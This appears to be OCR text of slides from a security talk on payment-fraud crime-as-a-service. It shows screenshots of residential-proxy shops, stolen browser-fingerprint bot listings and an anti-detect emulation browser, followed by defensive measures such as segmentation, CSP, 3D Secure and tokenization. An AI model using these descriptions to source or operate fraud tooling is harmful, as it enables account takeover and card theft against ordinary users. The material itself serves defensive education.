


Показывать по 100 Админ права Да - Нет Тип Любой Риск Скор Любой

Страна Штат/регион Город ОС Провайдер Поиск

Страна	Штат	Город	ОС	Провайдер (Тип провайдера)	Риск	Админ права	Репутация	Цена	Узнать IP	BlackList (0 из 20)	
MX	Jalisco	Tonala	No info	Megacable (Home)	100%	✕	58% 42%	5 $	Узнать IP	Check	Купить
AR	Buenos Aires	Mar del Plata	No info	Cablevision Argentina (Home)	70%	✕	58% 42%	5 $	Узнать IP	Check	Купить
IN	National Capital Territory of Delhi	New Delhi	No info	Airtel Broadband (Home)	0%	✕	58% 42%	5 $	Узнать IP	Check	Купить
BR	Goias	Goinia	No info	Internet Ultra Ltda	100%	✕	58% 42%	5 $	Узнать IP	Check	Купить
BR	Rio de Janeiro	Campos dos Goytacazes	No info	NET Virtua (Home)	0%	✕	58% 42%	5 $	Узнать IP	Check	Купить
KE	Nairobi Province	Nairobi	No info	Faiba	0%	✕	58% 42%	5 $	Узнать IP	Check	Купить
IN	Tamil Nadu	Chennai	No info	Microsoft Corporation (Hosting)	75%	✕	58% 42%	5 $	Узнать IP	Check	Купить
NL	Flevoland	Dronten	No info	Serverius Holding B.V. (Hosting)	75%	✕	58% 42%	5 $	Узнать IP	Check	Купить
BR	Sao Paulo	So Paulo	No info	Universidade De Sao Paulo (College)	75%	✕	58% 42%	5 $	Узнать IP	Check	Купить
ZA	Gauteng	Johannesburg	No info	Network Platforms	70%	✕	58% 42%	5 $	Узнать IP	Check	Купить
ZA	KwaZulu-Natal	Durban	No info	MITSOL	0%	✕	58% 42%	5 $	Узнать IP	Check	Купить
IN	Gujarat	Gandhinagar	No info	BlazeNet (Business)	0%	✕	58% 42%	5 $	Узнать IP	Check	Купить
BR											

Crime-as-a-service : anti-fingerprinting



Language


Headers:	us (en-US,en;q=0.9 | en-US)
JavaScript:	en-US
Flash:	N/A
Java:	N/A

Screen

colorDepth	24
pixelDepth	24
height	1080
width	1920
availHeight	1080
availWidth	1920
top	N/A
left	N/A
availTop	0
availLeft	0
window size	1905x987 (1920x1080)

HTTP headers

HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=(
HTTP_ACCEPT_ENCODING	gzip
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.9
HTTP_CDN_LOOP	cloudflare
HTTP_DNT	1
HTTP_HOST	whoer.net
HTTP_HTTPS	ON
HTTP_UPGRADE_INSECURE_F	1
HTTP_USER_AGENT	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36




Navigator

vendorSub	
productSub	20030107
vendor	Google Inc.
maxTouchPoints	0
hardwareConcurrency	4
cookieEnabled	true
appCodeName	Mozilla
appName	Netscape
appVersion	5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36
platform	Linux x86_64
product	Gecko
userAgent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36
language	en-US
languages	en-US,en
onLine	true
doNotTrack	1
geolocation	[object Geolocation]
mediaCapabilities	[object MediaCapabilities]
mediaDevices	[object MediaDevices]
connection	[object NetworkInformation]
plugins	[object PluginArray]
mimeTypes	[object MimeTypeArray]
webkitTemporaryStorage	[object DeprecatedStorageQuota]
webkitPersistentStorage	[object DeprecatedStorageQuota]
getBattery	function getBattery() { [native code] }
sendBeacon	function sendBeacon() { [native code] }
getGamepads	function getGamepads() { [native code] }
getUserMedia	function getUserMedia() { [native code] }

- IP address (external and local)
- Screen information (screen resolution, window size)
- Firmware version
- Operating system version
- Browser plugins installed
- Timezone
- Device ID
- Battery information
- Audio system fingerprint
- GPU info
- WebRTC IPs
- TCP/IP fingerprint
- Passive SSL/TLS analysis
- Cookies
- …

Crime-as-a-service : anti-fingerprinting



BOT NAME/	SORT FP	RESOURCES KNOWN / OTHER			SORT	COUNTRY / HOST	PRICE	□
Filter bot name	Any	Filter resource name/domain: paypal,ebay.com,hotmail.com...				Filter IP/Country/OS	Filter $	
[redacted] 2019-03-19 23:27:52 2019-03-20 07:50:53	Office365 Newegg Neteller Bitcointalk ATT com.coinbase.android	LinkedIn Coinbase Orbitz Amazon ADP com.instagram.and...	Entropay MailChimp LocalBitcoins iCloud Greendot		0 524 0 = **524** ...known 133 ...other 391	US [redacted] Windows 10 Enterprise		
[redacted] 2019-03-19 16:36:51 2019-03-19 21:16:17	Intuit Live PayPal OverstockStore Amazon ftp.911eda.com	Vistaprint Homedepot Citrixonline Google Yelp 192.168.0.107	GoPro Fidelity Quora GoDaddy Chase		0 360 0 = **360** ...known 108 ...other 252	US [redacted] Windows 7 Ultimate		
[redacted] 2019-03-18 23:24:40 2019-03-19 08:13:35	IpageHostingPanel ShareasaleAffi... Shopify PayPal ZazzleStore com.contextlogic.wish	WebmailSecureS... FedEx Salesforce Vistaprint Siteground com.glassdoor.app	Amazon Coinbase Facebook 1and1WebMail Uber		0 1724 0 = **1724** ...known 360 ...other 1364	US [redacted] Windows 10 Enterprise		
[redacted] 2019-03-18 09:50:29 2019-03-18 22:00:06	LinkedIn Ebay Expedia BarclaysCardUS KohlsStore	Homeaway AppleStore Marriott Facebook CapitalOneReta...	Hilton Intuit Airbnb ShutterflyStore Dropbox		0 673 0 = **673** ...known 187	[redacted] Windows 10 Home	59.00	□

genesis security

Enable FP


not selected (not set)

Enable Proxy

Not provided yet

- browser fingerprints
- logins and passwords
- credit card information
- online bank account
- $5 - $200
- Disrupted by Chrome 80

Crime-as-a-service : behavior emulation




https://tenebris.cc

Private soft for those, who kno
Proud of our work - above and be

fully functional browser
user activity emulator :

- open websites
- follow links
- stay on websites for a given length of time
- intentional mistakes
- …




Light	PRO (1 месяц бесплатно)	Premium (3 месяца бесплатно)
100$ / месяц	500$ / 6 месяцев	900$ / 12 месяцев
1 месяц использования браузера	6 месяцев использования браузера доступ к бесплатным юзерагентам доступ к приватному конфигшопу	2 месяцев использования браузера доступ к бесплатным юзерагентам доступ к приватному конфигшопу консультации и приоритетная поддержка
	Выбрать	

Prevention : operations

- Patch, patch, patch
  - Equifax : Apache Struts vulnerability
- Segment, segment, segment
  - Target
    - Compromised vendor credentials -> vulnerability -> **pivot to POS network**
  - Home Depot
    - Compromised vendor credentials -> malware -> **pivot to POS network**
  - Wawa
    - Phishing -> compromised credentials -> RAT -> **pivot to POS network**

Prevention : developers


- Content-Security-Policy (use tools if necessary)
- New Content-Security-Policy directives
  - script-src : stricter control of loaded resources
  - trusted-types : control changes to the DOM



```
Content-Security-Policy: require-trusted-types-for 'script'; report-uri /report
Content-Security-Policy: script-src 'nonce-v/GDTJwvbf5d8e'; object-src 'none'
```

- Subresource Integrity : protect resource from manipulation
- Merchant website, as well as payment gateway

Prevention : 3D Secure 2.0



1 Cardholder enters his or her Visa account details

2 The merchant's 3-D Secure service provider packages the message with transaction data and delivers it to the issuer via authentication request


3 The issuer's 3-D Secure service provider determines the transaction risk and may prompt the cardholder to verify his or her identity with, i.e., a one-time password

4 Issuer sends the authentication result to the merchant

5 Merchant submits transaction for authorization with a flag indicating the authentication result

****
Cardholder
Merchant
3-D Secure Program
Issuer
RISK ASSESSMENT
HIGH RISK requires additional customer verification
LOW RISK requires no additional customer verification
typically <5% of transactions
95% of transactions

Prevention : tokenization


1234 5678 9680 4567
TOKEN
9766425722
XXXX XXXX XXXX 4567
Customer buys
Card number is entered
Card detail sent to vault
Card detail securly saved
and returns a token to Merchant
Merchant uses token for this
and future purchases

THANK YOU !